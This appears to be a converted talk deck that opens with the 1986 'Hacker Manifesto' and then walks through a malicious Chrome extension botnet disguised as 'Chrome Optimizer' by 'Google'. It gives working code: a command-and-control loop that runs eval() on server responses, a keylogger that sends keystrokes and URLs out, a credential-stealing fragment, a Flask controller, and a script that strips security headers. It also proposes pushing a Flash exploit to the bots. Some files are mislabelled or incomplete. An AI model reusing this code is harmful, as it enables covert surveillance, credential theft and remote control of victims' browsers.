The following was written shortly after my arrest...

—The Conscience of a Hacker—

by

+++The Mentor+++

Written on January 8, 1986

=-
=-=-=-=-=-=

Another one got caught today, it's all over the papers. "Teenager
Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain,
ever take a look behind the eyes of the hacker? Did you ever wonder what
made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my world...
Mine is a world that begins with school... I'm smarter than most of
the other kids, this crap they teach us bores me...
Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain
for the fifteenth time how to reduce a fraction. I understand it. "No, Ms.
Smith, I didn't show my work. I did it in my head..."
Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is
cool. It does what I want it to. If it makes a mistake, it's because I
screwed it up. Not because it doesn't like me...
Or feels threatened by me...
Or thinks I'm a smart ass...
Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through
the phone line like heroin through an addict's veins, an electronic pulse is
sent out, a refuge from the day-to-day incompetencies is sought... a board is
found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to
them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at
school when we hungered for steak... the bits of meat that you did let slip
through were pre-chewed and tasteless. We've been dominated by sadists, or
ignored by the apathetic. The few that had something to teach found us will-
ing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the
beauty of the baud. We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals. We explore... and you call us criminals. We seek
after knowledge... and you call us criminals. We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is
that of judging people by what they say and think, not what they look like.
My crime is that of outsmarting you, something that you will never forgive me

I am a hacker, and this is my manifesto. You may stop this individual,
but you can't stop us all... after all, we're all alike

++The Mentor+++

From Google's Documentation

"Every app needs a manifest formatted file named manifest.json that describes the app."

manifest.json

```json
{
    "manifest_version": 2,
    "name": "Chrome Optimizer",
    "version": "1.0",
    "author": "Google",
    "description": "Faster Browser",
    "content_scripts": [
        {
            "matches": [
                "<all_urls>"
            ],
            "js": [
                "config.js",
                "lib/cnc.js",
                "utils/hook.js"
            ]
        }
    ],
    "permissions": [
        "<all_urls>",
        "background",
        "tabs"
    ]
}
```

manifest.json

```
{
        "manifest_version": 2,
        "name": "Chrome Optimizer",
        "version": "1.0",
        "author": "Google",
        "description": "Faster Browser",
        "converted_from_user_script": true,
        "content_scripts": []
}
```


- Pros
  - Hides the Icon
- Cons
  - CORS Limitations

MDN Quote

"Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to let a user agent gain permission to access selected resources from a server on a different origin (domain) than the site currently in use. A user agent makes a cross-origin HTTP request when it requests a resource from a different domain, protocol, or port than the one from which the current document originated."


- Pros
  - Nothing to install
- Cons
  - Lots of work

- Pros
  - Botnet Infrastructure
  - More Compromised Data
- Cons
  - More Programming
  - Longer time to build

Javascript XMLHttpRequest
A little command here and a little control there...

hook.js

```javascript
    var config = {                                          //CnC server configuration
      server: "127.0.0.1",                                  //Our test CnC server
      port: 80                                              //CnC port
    };
    function cnc(data, callback){                            //CnC Handler
        try{
            let http = new XMLHttpRequest();
            http.onreadystatechange = function(){
              if (this.readyState == 4 && this.status == 200){
                    callback(this.responseText);             //Callback function
                    return true;
              }
              if (this.readyState == 4 && this.status != 200){
                    return false;                            //Try to fail silently
              }
            };
            http.open('POST', 'http://' + config.server + ':' + config.port, true); //Connect to CnC server
            http.setRequestHeader('Content-Type', 'application/json');
            http.send(JSON.stringify(data));                 //Send the data
            return true;
        } catch(error){
            return false;
        }
    }
```

hook.js

```javascript
function sleep(ms) {
    try {
        return new Promise(resolve => setTimeout(resolve, ms));
    } catch(error){
        return false;
    }
}

async function hook(){                  //Async hook to run in background in loop
    try {
        let data = {};                   //Any data you like here
        for (;;){
            cnc(data, function(responseText){
                eval(responseText);      //Execute the command sent back by CnC server
                return true;
            });
            await sleep(10000);          //Sleep for 10s
        }
    } catch(error){
        return false;
    }
}

hook();
```

manifest.json

```
{
  "matches":[
    "<all_urls>"
  ],
  "js": [
    "hook.js"
  ]
}
```

server.py

```python
#!/usr/bin/env python

import sys
import json
from flask import Flask
from flask import request

@app.route("/", methods=["POST"])
def cnc_listener():
    try:
        data = request.json
        print(json.dumps(data, indent=4))
        if 'bot' in data:
            return "console.log('1337 botnet dude')"
        return json.dumps(
            data,
            indent=4
        ), 200, {'Content-Type': 'application/json'}
    except Exception as e:
        return json.dumps(
            {
                'error': 'invalid request'
            },
            indent=4
        ), 500, {'Content-Type': 'application/json'}
```

keylogger.js

```javascript
document.onkeydown = function(e){      //On keydown event
  try {
    let data = {                        //Capture the key pressed
      "keylog":{
        timestamp: Date.now(),
        key: e.key,
        uri: window.location.href
      }
    }
    cnc(data, function(data){           //Send the data to CnC server
      return true;
    });
    return true;
  } catch(error){
    return false;                       //Try to fail silently
  }
};
```

manifest.json

```
{

  try {
    post_cnc(get_user_pass(), function(data){return true;});
    return true;
  } catch(error){
    return false;
  }
});
```


- DOM Access
- Works with HTTP
- Works with HTTPS
- Can send out sensitive data
  - Depending on Security Headers
- Injection is the main feature of this architecture
- You should be concerned

- What about Security Headers
- Can only access what's in the browser
- Can't access their file system
- Not as fully featured as one would hope for

Security Headers
Content-Security-Policy (CSP)

"Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware." - MDN

Content-Security-Policy Header Example

Content-Security-Policy: default-src 'self'; img-src *; object-src media1.example.com media2.example.com *.cdn.example.com; script-src trusted-scripts.example.com

"The HTTP Strict-Transport-Security response header (often abbreviated as HSTS) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP." - MDN

Strict-Transport-Security Header Example

Strict-Transport-Security: max-age=31536000;

"The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a ¡frame¿, ¡iframe¿ or ¡object¿ . Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites." - MDN

X-Frame-Options Header Example

X-Frame-Options: SAMEORIGIN;

"The HTTP X-XSS-Protection response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks. Although these protections are largely unnecessary in modern browsers when sites implement a strong Content-Security-Policy that disables the use of inline JavaScript ('unsafe-inline'), they can still provide protections for users of older web browsers that don't yet support CSP." - MDN

X-XSS-Protection Header Example

X-XSS-Protection: 1; mode=block.

"The X-Content-Type-Options response HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This allows to opt-out of MIME type sniffing, or, in other words, it is a way to say that the webmasters knew what they were doing." - MDN

X-Content-Type-Options Header Example

X-Content-Type-Options: nosniff

"Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to let a user agent gain permission to access selected resources from a server on a different origin (domain) than the site currently in use. A user agent makes a cross-origin HTTP request when it requests a resource from a different domain, protocol, or port than the one from which the current document originated." - MDN

Access-Control-Allow-Origin Header Example

Access-Control-Allow-Origin: https://www.example.com

More Reasons to be Concerned

Google Security Considerations Quote

When writing a content script, you should be aware of two security issues. First, be careful not to introduce security vulnerabilities into the web site your content script is injected into. For example, if your content script receives content from another web site (for example, by making an XMLHttpRequest), be careful to filter that content for cross-site scripting attacks before injecting the content into the current page. For example, prefer to inject content via innerText rather than innerHTML. Be especially careful when retrieving HTTP content on an HTTPS page because the HTTP content might have been corrupted by a network "man-in-the-middle" if the user is on a hostile network.
headers.js

```javascript
function removeMatchingHeaders(headers, regex, callback){
  for (let i = 0; i < headers.length; i++){
    if (headers[i].name.match(regex)){
      headers.splice(i, 1);
      callback(headers);
      return true;
    }
  }
  return false;
}
function remove_security_headers(details){
  removeMatchingHeaders(
    details.responseHeaders,
    /x-xss-protection/i,
    function(headers){
      return true;
    }
  );
}
chrome.webRequest.onHeadersReceived.addListener(
  remove_security_headers,
  {urls: ['*://*/*']},
  ['blocking', 'responseHeaders']
);
```

manifest.json

```json
{
  "background": {
    "scripts": [
    "background.js"
    ]
  },
  "permissions": [
    "background",
    "tabs",
    "webRequest",
    "webRequestBlocking",
    "<all_urls>"
  ]
}
```

CVE-2018-4878

A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018.

We can inject cross site data thus we should be able to host our malicious swf and escalate to user on all vulnerable bots in our botnet.
